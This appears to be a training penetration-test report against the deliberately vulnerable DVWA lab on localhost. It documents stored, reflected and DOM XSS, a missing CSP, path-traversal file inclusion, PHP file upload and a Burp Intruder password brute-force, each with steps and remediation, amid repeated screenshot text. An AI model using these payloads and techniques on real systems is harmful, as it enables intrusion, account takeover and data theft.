Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_s/</code>2. In the Name or Message field, enter the following payload: <code><script>alert('XSS')</script></code>3. Click Sign Guestbook4. Scroll down and observe that the alert box executes automatically every time the page is loaded — proving stored XSS

Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

Expected Result :

- User input should be stored and displayed **as plain text**
- HTML/JavaScript tags should be **escaped or removed**
- No script should be executed in the browser

Actual Result :

- The script tag is stored in the server and injected into the page
- Every time the page loads, the alert('XSS') runs
- The malicious code **persists across sessions**, affecting other users.

Impact :

- Persistent XSS allows attackers to:
 - Steal session cookies
 - Perform actions as another user
 - Spread malware or phishing payloads
- High severity because the script executes **every time the page is viewed**

Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

Remediation :

- **Escape HTML characters** in user input (<, >, ", ')
- Use frameworks or libraries that enforce **output encoding**
- Sanitize input on both client and server side
- Implement **Content Security Policy (CSP)** headers to restrict inline scripts

Reference : https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/



Vulnerability: Stored Cross Site Scripting (XSS)

- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored) **(highlighted)**
- CSP Bypass
- JavaScript

- DVWA Security
- PHP Info
- About

- Logout

Name *

Message *

Name: test
Message: This is a test comment.

Name: arush
Message:

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

127.0.0.1:8080 says

XSS

OK



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: arush
Message:

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability 5 – Application is Vulnerable to Reflected Cross-Site Scripting (XSS)

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_r/</code>2. In the input box, enter the payload: <code><script>alert('Reflected XSS')</script></code>3. Click Submit4. The page immediately reflects your input back in the HTML response5. The JavaScript executes instantly, showing an alert box6. After dismissing, your input is still visible in the response, proving it was not sanitized

Vulnerability 5 – Application is Vulnerable to Reflected Cross-Site Scripting (XSS)

Expected Result :

- User input should be **output-encoded** and displayed as text
- JavaScript should **not execute** in the browser

Actual Result:

- The script tag is echoed back **without encoding**
- It executes in the browser as a real <script> — confirming **Reflected XSS**

Impact:

- Can be used in phishing links
- Executes arbitrary code in the user's browser
- Can steal session cookies, redirect users, or inject keyloggers

Remediation:

- Always use **output encoding (HTML escape)** for user input
- Validate and filter input server-side
- Use frameworks that **auto-encode output**
- Add **Content Security Policy (CSP)** headers to block inline scripts

Reference: https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/



127.0.0.1:8080/DVWA/vulnerabilities/xss_r/



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('Reflected XSS')</script>

Submit

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout



127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27Reflected+XSS%27%29<%2Fscript>#



127.0.0.1:8080 says

Reflected XSS

OK



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout

Vulnerability 6 – Application is Vulnerable to DOM-Based Cross-Site Scripting (XSS)

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• JavaScript enabled in the browser
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/xss_d/2. In the URL bar, manually modify the URL and add this payload at the end: <code><script>alert('DOM XSS')</script></code>(Encoded: ?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3E)3. Full URL becomes: http://localhost/DVWA/vulnerabilities/xss_d?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3E4. Press Enter5. The alert box with "DOM XSS" appears — this proves DOM-Based XSS is successful

Vulnerability 6 – Application is Vulnerable to DOM-Based Cross-Site Scripting (XSS)

Expected Result :

- The input (fragment part of the URL) should not be interpreted as JavaScript or HTML
- It should be ignored or safely handled by JavaScript functions

Actual Result:

- The script in the URL fragment is **directly written into the page using JavaScript**
- It is **not escaped or validated**, resulting in script execution

Impact:

- DOM-Based XSS does **not appear in the page source**
- It is executed entirely in the client-side DOM
- Attackers can craft malicious URLs and trick users into executing code in their browsers

Remediation:

- Do not directly write location.hash or location.href into innerHTML
- Use textContent or other safe DOM APIs
- Sanitize and validate all dynamic data used in the DOM
- Apply **Content Security Policy (CSP)** to restrict scripts

Reference: https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/

127.0.0.1:8080/DVWA/vulnerabilities/xss_d/?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3E



Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout

127.0.0.1:8080 says

DOM XSS

OK

Vulnerability 7 – Application is Vulnerable to CSP Bypass

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• JavaScript enabled in the browser• Browser Developer Tools open (Network tab)
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_r/</code>2. In the input box, enter the payload: <code><script>alert('CSP')</script></code>3. Open DevTools → Network tab → Click the response from <code>xss_r</code> page4. Observe response headers: → No Content-Security-Policy header → Click the response from <code>xss_r</code> page

Vulnerability 7 – Application is Vulnerable to CSP Bypass

Expected Result :

- Application should use a strict CSP header like : **Content-Security-Policy: default-src 'self'; script-src 'self';**
- CSP should prevent inline <script> from executing
- X-XSS-Protection should be enabled : **X-XSS-Protection: 1; mode=block**

Actual Result:

- N No Content-Security-Policy header present in the HTTP response
- X-XSS-Protection: 0 disables browser-side XSS protection
- Inline script payload <script>alert('CSP')</script> executed successfully

Impact:

- Absence of CSP allows execution of malicious JavaScript
- Increases risk of Reflected, Stored, and DOM-based XSS attacks
- Users can be tricked into executing injected code, leading to cookie theft, session hijack, etc.

Remediation:

- Add strict Content-Security-Policy to all responses
- Avoid using unsafe-inline or * in script-src
- Set X-XSS-Protection: 1; mode=block

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/



127.0.0.1:8080/DVWA/vulnerabilities/xss_r/



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('CSP')</script>

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

⏪

⏩

✖



127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#



127.0.0.1:8080 says

CSP

OK

Vulnerability: Reflected Cross Site Scripting (XSS) | + | - | X

127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting

Network | Performance | Memory | Application | Privacy and security | Lighthouse | Recorder | DOM Invader

Elements | Console | Sources | Network | Preserve log | Disable cache | No throttling | Invert | More filters | All | Fetch/XHR | Doc | CSS | JS | Font | Img | Media | Manifest | Socket | Wasm | Other

Name	Status	Type	Initiator	Size	Time
xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29%3C%2Fscript%3E	200	document	Other	4.8 kB	9.55 s
main.css	200	stylesheet	xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29	(disk cache)	3 ms
dvwaPage.js	200	script	xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29	(disk cache)	2 ms
logo.png	200	png	xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29	(disk cache)	2 ms
add_event_listeners.js	200	script	xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29	(disk cache)	2 ms
favicon.ico	200	x-icon	Other	(disk cache)	5 ms

6 requests | 4.8 kB transferred | 16.5 kB resources | Finish: 17.65 s | DOMContentLoaded: 17.62 s | Load: 17.62 s

Vulnerability: Reflected Cross Site Scripting (XSS)

127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Preserve log Disable cache No throttling Invert More filters All Fetch/XHR Doc CSS JS Font Img Media Manifest Socket Wasm Other

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
xss_r/?name=%3Cscript%3Eale...	5			<head>			
main.css	6			<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />			
dvwaPage.js	7			<title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>			
logo.png	8			<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />			
add_event_listeners.js	9			<link rel="icon" type="\image/ico" href="../../favicon.ico" />			
favicon.ico	10						
	11						
	12						
	13						
	14						

Vulnerability 8 – Application is Vulnerable to File Inclusion

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• Module Tested: File Inclusion
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/fi/</code>2. In the URL, replace the page parameter : <code>?page=include.php</code> with : <code>?page=../../../../windows/system.ini</code>3. Hit Enter and observe the page output.4. If the content of the local file is shown (e.g., [drivers], or root:x:0:0:), it confirms Local File Inclusion (LFI)

Vulnerability 8 – Application is Vulnerable to File Inclusion

Expected Result :

- Application should only include **known, safe files**
- User input should not alter which file is included
- Path traversal like ../ should be rejected or ignored

Actual Result:

- The page parameter directly includes files from the system
- No validation or sanitization of file path
- Application displays the contents of sensitive OS files

Impact:

- Attackers can:
 - View server-side code
 - Read sensitive system files
 - Escalate to **Remote Code Execution (RCE)** under certain conditions

Remediation:

- Use **allowlist-based file inclusion**
- Reject or sanitize user input containing ../, %00, etc.
- Avoid dynamic file inclusion from input wherever possible
- Disable detailed error messages in production

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

127.0.0.1:8080/DVWA/vulnerabilities/fi/?page==../../../../windows/system.ini



Vulnerability: File Inclusion

The PHP function **allow_url_include** is not enabled.

[[file1.php](#)] - [[file2.php](#)] - [[file3.php](#)]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout



127.0.0.1:8080/DVWA/vulnerabilities/fi/?page=../../../../windows/system.ini

for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdrv.dll timer=timerdrv [mci]

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability 9 – Application is Vulnerable to Unrestricted File Upload

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• PHP GD module enabled (in php.ini)• Malicious PHP script (shell.php) prepared for upload
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/upload/2. Create a file shell.php with content:: <?php echo "File uploaded successfully!"; ?>3. Upload the file using the DVWA form4. After success, visit: http://localhost/DVWA/hackable/uploads/shell.php5. You should see: File uploaded successfully!

Vulnerability 9 – Application is Vulnerable to Unrestricted File Upload

Expected Result :

- Application should accept only safe file types like .jpg, .png
- Uploaded files should not execute
- Upload directory should not be web-accessible

Actual Result:

- Application accepts .php files
- Files are stored in a publicly accessible folder
- Server executes the uploaded PHP file, leading to Remote Code Execution

Impact:

- Full server compromise via web shells
- Attackers can: Read or modify files, Escalate privileges, Launch further attacks from the server

Remediation:

- Restrict to known-safe file extensions and MIME types
- Store files outside web root or with randomized names
- Disable execution permissions on upload directories
- Use libraries (e.g., getimagesize()) to verify image files

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/



Vulnerability: File Upload

Choose an image to upload:

shell.php

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitetecurity/upload-forms-threat/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection

CSRF
File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout



Vulnerability: File Upload

Choose an image to upload:

No file chosen

.../.../hackable/uploads/shell.php successfully uploaded!

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security


PHP Info

About

Logout

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>



Vulnerability 10 – Application is Vulnerable to Brute Force Login

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite (Community Edition) installed and running• Browser proxy configured to 127.0.0.1:8888• Logged-in user required to access the vulnerable module• No CAPTCHA or rate-limiting
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/brute/2. Enter username: admin, and any dummy password (e.g., test)3. Intercept the request using Burp Suite4. Right-click → Send to Intruder5. In Intruder > Positions, clear all, and highlight only: password=test → Click Add to set §test§ as the attack position6. In Payloads tab, load a wordlist of common passwords (e.g., password, admin, letmein)7. Click Start Attack8. Identify the successful response by looking for different Length or Status Code9. Response shows : Welcome to the password protected area admin

Vulnerability 10 – Application is Vulnerable to Brute Force Login

Expected Result :

- Application should detect brute-force attempts
- Implement CAPTCHA or rate-limiting
- Lock account or block IP after repeated failures

Actual Result:

- Unlimited login attempts are allowed
- No delay, CAPTCHA, or lockout
- Password was successfully guessed using automation

Impact:

- Attackers can brute-force weak or reused passwords
- Gain unauthorized access to user or admin accounts
- May lead to full compromise of the application

Remediation:

- Implement **account lockout** after failed attempts
- Introduce **CAPTCHA** or progressive delays
- Enable **rate-limiting** on login requests
- Use **strong password policies** and MFA

Reference: https://owasp.org/Top10/A01_2021-Broken_Access_Control/



Vulnerability: Brute Force

Login

Username:

Password:

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Burp Suite Community Edition v2025.5.6 - Temporary Project

Dashboard Target **Intruder** Repeater View Help

Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

2 x +

Sniper attack

Target http://127.0.0.1:8080 Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=$test$&Login=Login HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="130"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=6dc4b213veu2sgrbtagecelodr
17 Connection: keep-alive
18
19
```

?

Search

1 highlight | 1 payload position | Length: 829

Event log (1) All issues

Memory: 153.0MB

Disabled

Payloads

Resource pool

Settings

Burp Suite Community Edition v2025.5.6 - Temporary Project

Dashboard Target **Proxy** **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

2 x +

Sniper attack

Target http://127.0.0.1:8080 Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=$test$&Login=Login HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=6dc4b213veu2sgrbtagecelodr
17 Connection: keep-alive
18
19
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 5
Request count: 5

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

123456
admin
letmein
admin123
password

Paste
Load...
Remove
Clear
Deduplicate
Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add E... Rule
Edit
Remove
Up
Down

Search 1 highlight 1 payload position Length: 829

Event log (1) All issues Memory: 138.1MB Disabled

Vulnerability 11 – Application is Vulnerable to Insecure Session IDs

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite (Community Edition) installed and running• Browser proxy configured to 127.0.0.1:8888• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/weak_id/2. Open browser Developer Tools → Application → Cookies OR inspect request in Burp > HTTP History3. Note the presence of a session cookie: dvwaSession = 134. Refresh or relogin → value changes predictably (e.g., 14, 15, 16)5. This shows the session token is:<ul style="list-style-type: none">→ Short→ Numeric→ Predictable

Attack Save

2. Intruder attack of http://127.0.0.1:8080

2. Intruder attack of http://127.0.0.1:8080

Attack Save ?

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	29			4736	
1	123456	200	15			4735	
2	admin	200	61			4736	
3	letmein	200	30			4735	
4	admin123	200	54			4736	
5	password	200	35			4778	

Payloads Resource pool Settings

Finished

3. Intruder attack of http://127.0.0.1:8080

Save

Results Positions

Capture filter: Capturing all items

Apply capture filter

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	26			4736	
1	123456	200	17			4735	
2	admin	200	28			4736	
3	letmein	200	18			4735	
4	admin123	200	15			4736	
5	password	200	17			4778	

Request Response

Pretty Raw Hex Render

15

Finished

Vulnerability 11 – Application is Vulnerable to Insecure Session IDs

Expected Result :

- Session IDs should be:
 - Long (16+ chars)
 - Random and unpredictable
 - Resistant to brute force or guessing

Actual Result:

- DVWA uses short numeric session IDs : **dvwaSession = 13**
- Sequentially assigned (e.g., 13, 14, 15...)
- Easily guessable by an attacker

Impact:

- Attackers can brute-force session IDs and hijack active sessions
- Leads to unauthorized access without credentials
- Severe in shared or multi-user environments

Remediation:

- Use secure, random session tokens (e.g., 128-bit hex strings)
- Store session tokens in secure HttpOnly cookies
- Rotate session ID upon login and logout
- Set Secure and SameSite=Strict flags on cookies

Reference: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Vulnerability: Weak Session IDs +

127.0.0.1:8080/DVWA/vulnerabilities/weak_id/

DVWA

Vulnerability: Weak Session IDs

